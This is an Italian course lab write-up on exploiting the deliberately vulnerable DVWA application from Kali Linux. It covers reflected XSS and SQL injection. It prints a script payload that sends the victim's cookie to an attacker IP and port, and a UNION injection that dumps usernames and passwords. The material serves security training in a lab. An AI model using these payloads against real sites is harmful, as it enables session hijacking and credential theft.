# W13D5

EXPLOIT DVWA - XSS E SQL INJECTION

# La traccia

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (**non blind**)

# La consegna

XSS

1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.


SQL

1. Controllo di injection
2. Esempi
3. Union

Screenshot/spiegazione in un report di PDF

# XSS Reflected

Proviamo a sfruttare un punto di riflessione, applicando alcuni comandi nei punti di riflessione per vedere se la webapp risponde a tali comandi:

# XSS Reflected

Con questo comando:

<script>window.location=«http://192.168.50.2:5555/?text»+document.cookie</script>

Digitato nel campo faccio in modo che la vittima si colleghi all'indirizzo dell'attaccante per rivelargli la sua sessione tramite l'invio di cookie.

# Attuazione attacco SQLi

1' or 1=1 UNION SELECT user,password FROM users-- -